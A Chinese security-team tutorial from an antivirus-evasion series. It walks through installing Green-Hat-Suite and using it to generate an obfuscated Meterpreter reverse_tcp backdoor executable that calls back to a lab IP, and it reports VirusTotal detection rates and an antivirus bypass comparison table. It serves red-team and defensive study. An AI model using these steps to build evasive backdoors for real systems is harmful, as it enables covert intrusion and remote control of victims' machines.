



TIDE 安全团队

[HTTP://WWW.TIDASEC.COM](http://www.tideseccom.com)

远控免杀专题系列文章

重剑无锋@Tide安全团队

2019年12月

声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

- 本专题文章导航
- 免杀能力一览表
- 一、Green-Hat-Suite介绍
- 二、安装Green-Hat-Suite
- 三、Green-Hat-Suite使用说明
- 四、生成后门
- 五、小结
- 参考

本专题文章导航

1、远控免杀专题(1)-基础

篇：https://mp.weixin.qq.com/s/3LZ_cj2gDC1bQATxqBfweg

2、远控免杀专题(2)-msfvenom隐藏的参

数：<https://mp.weixin.qq.com/s/1r0iakLpnLrjCrOp2gT10w>

3、远控免杀专题(3)-msf自带免杀(VT免杀率

35/69)：https://mp.weixin.qq.com/s/A0CZsILhCLOK_HgkHGcpEA

4、远控免杀专题(4)-Evasion模块(VT免杀率

12/71)：https://mp.weixin.qq.com/s/YnnCM7W20xScv52k_ubxYQ

5、远控免杀专题(5)-Veil免杀(VT免杀率23/71)：[https://mp.weixin.qq.com/s/-](https://mp.weixin.qq.com/s/-PHVIAQVyU8QlpHwcpN4yw)

[PHVIAQVyU8QlpHwcpN4yw](https://mp.weixin.qq.com/s/-PHVIAQVyU8QlpHwcpN4yw)

6、远控免杀专题(6)-Venom免杀(VT免杀率

11/71)：<https://mp.weixin.qq.com/s/CbfxupSWEPB86tBZsmxNCQ>

7、远控免杀专题(7)-Shellter免杀(VT免杀率

7/69)：<https://mp.weixin.qq.com/s/ASnldn6nk68D4bwkfYm3Gg>

8、远控免杀专题(8)-BackDoor-Factory免杀(VT免杀率

13/71)：<https://mp.weixin.qq.com/s/A30JHhXhwe45xV7hv8jvVQ>

9、远控免杀专题(9)-Avet免杀(VT免杀率

14/71): <https://mp.weixin.qq.com/s/ElfqAbMC8HoC6xcZP9SXpA>

10、远控免杀专题(10)-TheFatRat免杀(VT免杀率

22/70): <https://mp.weixin.qq.com/s/zOvwfmEtbkpGWWBn642ICA>

11、远控免杀专题(11)-Avoidz免杀(VT免杀率

23/71): <https://mp.weixin.qq.com/s/TnfTXihlyv696uCiv3aWfg>

12、远控免杀专题(12)-Green-Hat-Suite免杀(VT免杀率23/70): 本文

文章打包下载及相关软件下载: <https://github.com/TideSec/BypassAntiVirus>

免杀能力一览表

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									√	√	
2	msf自编码	51/69		√							√	√	
3	msf自捆绑	39/69		√							√	√	√
4	msf捆绑+编码	35/68	√	√							√	√	√
5	msf多重编码	45/70		√			√				√	√	√
6	Evasion模块exe	42/71		√							√	√	√
7	Evasion模块hta	14/59			√				√		√	√	√
8	Evasion模块csc	12/71		√	√	√	√		√	√	√	√	√
9	Veil原生exe	44/71	√		√						√		√
10	Veil+gcc编译	23/71	√	√	√		√				√	√	√
11	Venom-生成exe	19/71		√	√	√	√				√	√	√
12	Venom-生成dll	11/71	√	√	√	√	√	√			√	√	√
13	Shellter免杀	7/69	√	√	√		√		√		√	√	√
14	BackDoor-Factory	13/71		√	√		√	√			√	√	√
15	BDF+shellcode	14/71		√	√		√		√		√	√	√
16	Avet免杀	17/71	√	√	√		√			√	√	√	√
17	TheFatRat:ps1-exe	22/70		√	√		√	√	√		√	√	√
18	TheFatRat:加壳exe	12/70	√	√		√	√	√	√		√	√	√
19	TheFatRat:c#-exe	37/71		√			√			√	√	√	√
20	Avoidz:c#-exe	23/68		√		√	√			√	√		√
21	Avoidz:py-exe	11/68		√		√	√		√		√	√	√
22	Avoidz:go-exe	23/71		√		√	√	√			√	√	√
23	Green-Hat-Suite	23/70		√		√	√	√			√	√	√

几点说明：

- 1、上表中标识 ✓ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。
- 2、为了更好的对比效果，大部分测试payload均使用msf的 `windows/meterpreter/reverse_tcp` 模块生成。
- 3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 5.0.0.8160 (2020.01.01)，火绒版本 5.0.34.16 (2020.01.01)，360安全卫士 12.0.0.2002 (2020.01.01)。
- 4、其他杀软的检测指标是在 `virustotal.com`（简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为免杀的精确判断指标。
- 5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。

一、Green-Hat-Suite介绍

Green-Hat-Suite是国内大佬 Green-m 的大作，Green-m 大佬在freebuf和自己博客上 <https://green-m.me/> 写了很多免杀相关的文章，开始的几篇文章里面有一些知识点就是从他那学到的，而且msfvenom命令自动补全脚本也是出自他之手，之前有的知识点写的不太准备大佬也热情的给予指正，万分感谢！

Green-Hat-Suite也是和msf无缝对接的免杀工具，使用ruby开发，可在linux/windows上安装，使用非常简单，虽然已经接近两年没有更新了，但目前来看免杀效果仍然很不错。

二、安装Green-Hat-Suite

官方主页

<https://github.com/Green-m/green-hat-suite>

1、在kali/ubuntu/debian中安装

需要安装mingw-w64、wine、metasploit等，如果之前已经安装则不需要

从github上clone下来

```
git clone https://github.com/Green-m/green-hat-suite
```

安装依赖程序

```
apt-get install metasploit-framework
gem install os
apt-get install mingw-w64
apt-get install wine

# 安装tdm-gcc
TMP=`mktemp /tmp/XXXXXXXXX.exe` && wget
https://sourceforge.net/projects/tdm-gcc/files/latest/download -O
$tmp && wine $TMP && rm $TMP
```

2、windows安装

从github上clone下来

```
git clone https://github.com/Green-m/green-hat-suite
```

在powershell中执行其中的 `install.ps1`，也是安装ruby、msf、gcc、mingw-w64这些，作者说比较慢，我没在windows下安装，如有需要请自行在windows下安装测试。

三、Green-Hat-Suite使用说明

作者提供了一个使用说明

```
https://github.com/Green-m/green-hat-suite/wiki/Use-green-hat-suite
```

进入Green-Hat-Suite文件夹，执行 `ruby greenhat.rb`

```
[X]-[root@parrot]-[~/sec/green-hat-suite]
└─# ruby greenhat.rb
[-] Checking Compilers.....
[*] mingw32 founded.
[*] tdm_gcc founded.
```

```

      _   _          _ 
     / \   \       / \
    /___\   \_____/___\
   /___/\___\___/___/\___\
  /___/\___\___/___/\___\
 /___/\___\___/___/\___\
/_ ___/_ ___/_ ___/_ ___/_

```

Updated:18-04-16
Green-hat-suite pro is a tool to make meterpreter/shell evade antivirus.
Put this green hat on others head.

```
*****
```

[*] windows/meterpreter/reverse_http	Windows Reverse HTTP Stager (wininet)
[*] windows/meterpreter/reverse_https	Windows Reverse HTTPS Stager (wininet)
[*] windows/meterpreter/reverse_tcp	Reverse TCP Stager
[*] windows/meterpreter/reverse_tcp_dns	Reverse TCP Stager (DNS)
[*] windows/meterpreter/reverse_tcp_rc4	Reverse TCP Stager (RC4 Stage Encryption, Metasm)
[*] windows/meterpreter/reverse_tcp_rc4_dns	Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
[*] windows/meterpreter/reverse_winhttp	Windows Reverse HTTP Stager (winhttp)
[*] windows/meterpreter/reverse_winhttps	Windows Reverse HTTPS Stager (winhttp)
[*] custom_payload	Load custom raw payload with file.

```
*****
```

[?] Choose **payload**:

根据提示选择payload就可以

```

#ruby greenhat.rb
[~] Checking Compilers.....
[*] mingw32 founded.
[*] tdm_gcc founded.

  _ _ _ _ _
 / _ _ _ _ \
| | | | | | |
| | | | | | |
| | | | | | |
 \_ _ _ _ _

Updated:18-04-16
Green-hat-suite pro is a tool to make meterpreter/shell evade antivirus.
Put this green hat on others head.
*****
[*] windows/meterpreter/reverse_http      Windows Reverse HTTP Stager (wininet)
[*] windows/meterpreter/reverse_https     Windows Reverse HTTPS Stager (wininet)
[*] windows/meterpreter/reverse_tcp       Reverse TCP Stager
[*] windows/meterpreter/reverse_tcp_dns   Reverse TCP Stager (DNS)
[*] windows/meterpreter/reverse_tcp_rc4   Reverse TCP Stager (RC4 Stage Encryption, Metasm)
[*] windows/meterpreter/reverse_tcp_rc4_dns Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
[*] windows/meterpreter/reverse_winhttp   Windows Reverse HTTP Stager (winhttp)
[*] windows/meterpreter/reverse_winhttps  Windows Reverse HTTPS Stager (winhttp)
[*] custom_payload                        Load custom raw payload with file.
*****
[?] Choose payload:
windows/meterpreter/reverse_tcp
[?] Set reverse Host(IP or DNS):
10.211.55.2
[?] Set reverse Port (default:5555):
3333
[?] Would you like it to be a service?(y/N)
N
[?] Set other option if you have (default:none):

[~] Retrieve shellcode from metasploit..
[*] Payload size: 873 bytes
[~] Generating sample code.
[~] Adding anti sandbox obfuscate code.
[*] Compiler be used is mingw32
[~] Compiling Code To Exe..
[+] Success: Generate at /root/sec/green-hat-suite/746f0594b8365626.exe
[~] Cleaning tempfile..

```

其中有个其他选项的设置，可以参考msf的payload高级选项,在msf中使用 advanced 即可查看

```
msf5 exploit(multi/handler) > advanced
Module advanced options (exploit/multi/handler):


  Name                Current Setting  Required  Description
  ----                -
ContextInformationFile  false           no        The information file that contains context information
DisablePayloadHandler  false           no        Disable the handler code for the selected payload
EnableContextEncoding  false           no        Use transient context when encoding payloads
ExitOnSession          true            yes       Return from the exploit after a session has been created
ListenerTimeout        0               no        The maximum number of seconds to wait for new sessions
VERBOSE                false           no        Enable detailed status messages
WORKSPACE              no              no        Specify the workspace for this module
WfsDelay               0               no        Additional delay when waiting for a session

Payload advanced options (windows/meterpreter/reverse_tcp):

  Name                Current Setting  Required  Description
  ----                -
AutoLoadStdapi        true            yes       Automatically load the Stdapi extension
AutoRunScript          true            no        A script to run automatically on session creation.
AutoSystemInfo         true            yes       Automatically capture system information on initialization.
AutoUnhookProcess      false           yes       Automatically load the unhook extension and unhook the process
AutoVerifySession      true            yes       Automatically verify and drop invalid sessions
AutoVerifySessionTimeout 30             no        Timeout period to wait for session validation to occur, in seconds
EnableStageEncoding    false           no        Encode the second stage payload
EnableUnicodeEncoding  false           yes       Automatically encode UTF-8 strings as hexadecimal
HandlerSSLCert         no              no        Path to a SSL certificate in unified PEM format, ignored for HTTP transports
InitialAutoRunScript   no              no        An initial script to run on session creation (before AutoRunScript)
PayloadBindPort        no              no        Port to bind reverse tcp socket to on target system.
PayloadProcessCommandLine no              no        The displayed command line that will be used by the payload
PayloadUUIDName        no              no        A human-friendly name to reference this unique payload (requires tracking)
PayloadUUIDDraw        no              no        A hex string representing the raw 8-byte PUID value for the UUID
PayloadUUIDSeed        no              no        A string to use when generating the payload UUID (deterministic)
PayloadUUIDTracking    false           yes       Whether or not to automatically register generated UUIDs
PingbackRetries        0               yes       How many additional successful pingbacks
PingbackSleep          30             yes       Time (in seconds) to sleep between pingbacks
PrependMigrate         false           yes       Spawns and runs shellcode in new process
PrependMigrateProc     no              no        Process to spawn and run shellcode in
ReverseAllowProxy      false           yes       Allow reverse tcp even with proxies specified. Connect back will NOT go through proxy but directly to LHOST
ReverseListenerBindAddress no              no        The specific IP address to bind to on the local system
ReverseListenerBindPort no              no        The port to bind to on the local system if different from LPORT
ReverseListenerComm     no              no        The specific communication channel to use for this listener
ReverseListenerThreaded false           yes       Handle every connection in a new thread (experimental)
SessionCommunicationTimeout 300           no        The number of seconds of no activity before this session should be killed
SessionExpirationTimeout 604800        no        The number of seconds before this session should be forcibly shut down
SessionRetryTotal      3600          no        Number of seconds try reconnecting for on network failure
SessionRetryWait       10            no        Number of seconds to wait between reconnect attempts
StageEncoder           no              no        Encoder to use if EnableStageEncoding is set
StageEncoderSaveRegisters no              no        Additional registers to preserve in the staged payload if EnableStageEncoding is set
StageEncodingFallback  true           no        Fallback to no encoding if the selected StageEncoder is not compatible
StagerRetryCount        10            no        The number of times the stager should retry if the first connect fails
StagerRetryWait         5             no        Number of seconds to wait for the stager between reconnect attempts
VERBOSE                false           no        Enable detailed status messages
WORKSPACE              no              no        Specify the workspace for this module
```

感兴趣的可以看看lib目录下的一些处理过程。

```
[root@parrot] - [~/sec/green-hat-suite/lib]
#ll
total 76K
drwxr-xr-x 1 root root 210 Dec 10 16:52 .
drwxr-xr-x 1 root root 312 Jan  2 00:47 ..
-rw-r--r-- 1 root root 2.7K Dec 10 16:52 antisandbox.rb
-rw-r--r-- 1 root root 5.6K Dec 10 16:52 console.rb
-rw-r--r-- 1 root root 4.2K Dec 10 16:52 encoder.rb
-rw-r--r-- 1 root root 264 Dec 10 16:52 env.rb
-rw-r--r-- 1 root root 1.3K Dec 10 16:52 exemaker.rb
-rw-r--r-- 1 root root 617 Dec 10 16:52 greenhat.rb
-rw-r--r-- 1 root root 583 Dec 10 16:52 output.rb
-rw-r--r-- 1 root root 21K Dec 10 16:52 payloadmaker.rb
-rw-r--r-- 1 root root 5.4K Dec 10 16:52 skeleton.rb
-rw-r--r-- 1 root root 4.4K Dec 10 16:52 utils.rb
```

virustotal.com中27/71个报毒

Virustotal scan results for file `13461c0a099d2367.exe` (Size: 103.49 KB, Date: 2020-01-05 16:06:10 UTC).


27 engines detected this file (7/71 Community Score).

DETECTION	DETAILS	COMMUNITY
Acronis	⚠ Suspicious	Ad-Aware
ALYac	⚠ DeepScan.Generic.RozemaA.0086A5A4	SecureAge APEX
Arcabit	⚠ DeepScan.Generic.RozemaA.0086A5A4	Avira (no cloud)
BitDefender	⚠ DeepScan.Generic.RozemaA.0086A5A4	BitDefenderTheta
CrowdStrike Falcon	⚠ Win/malicious_confidence_100% (D)	Cybereason
Cylance	⚠ Unsafe	Emisoft
Endgame	⚠ Malicious (high Confidence)	eScan
F-Secure	⚠ Trojan.Trojan.ZPACK.Gen7	FireEye
GData	⚠ DeepScan.Generic.RozemaA.0086A5A4	MAX
Microsoft	⚠ Trojan.Win32/Meterpreter.A	Qihoo-360
Rising	⚠ Trojan.Generic@ML.94 (RDML-Ph4UHg...	Sangfor Engine Zero
SentinelOne (Static ML)	⚠ DFI - Malicious PE	Sophos AV
Sophos ML	⚠ Heuristic	Symantec
Trapmine	⚠ Suspicious-low.ml.score	AegisLab
AhnLab-V3	✔ Undetected	Alibaba
Antiy-AVL	✔ Undetected	Avast

因为Green-Hat-Suite使用了多种方式对shellcode进行处理，所以导致每次生成的shellcode都不同，被查杀的概率也不一样。

后来试了下其他几个payload，目前最好的查杀结果是17/71，还有几次都是在20-30/70范围内波动，也有个别的查杀率在30-40之间。

virustotal.com中23/70个报毒



DETECTION	DETAILS	BEHAVIOR	COMMUNITY
Acronis		⚠ Suspicious	Ad-Aware
ALYac		⚠ Gen:Variant.Ursu.438094	SecureAge APEX
Arcabit		⚠ Trojan.Ursu.D6AF4E	BitDefender
BitDefenderTheta		⚠ Gen:NN.ZexaF.33558.gBY@amgmGf	CrowdStrike Falcon
Cybereason		⚠ Malicious.e6db06	Cylance
Emsisoft		⚠ Gen:Variant.Ursu.438094 (B)	Endgame
eScan		⚠ Gen:Variant.Ursu.438094	FireEye
GData		⚠ Gen:Variant.Ursu.438094	MAX
Qihoo-360		⚠ HEUR/QVM20.1.5D99.Malware.Gen	Rising
Sangfor Engine Zero		⚠ Malware	SentinelOne (Static ML)
Sophos AV		⚠ Troy/TheRange-A	Sophos ML
Symantec		⚠ ML_Attribute.HighConfidence	AegisLab
AhnLab-V3		✓ Undetected	Alibaba
Anity-AVL		✓ Undetected	Avast
Avast-Mobile		✓ Undetected	AVG

五、小结

Green-Hat-Suite调用了msfvenom进行随机编码生成shellcode，然后Green-Hat-Suite对shellcode进行多重免杀处理混淆，并最终编译生成不同的exe后门文件。虽然原理不算复杂，但两年前的作品，至今来说免杀效果仍很不错。

参考

官方使用教程：<https://github.com/Green-m/green-hat-suite/wiki/Use-green-hat-suite>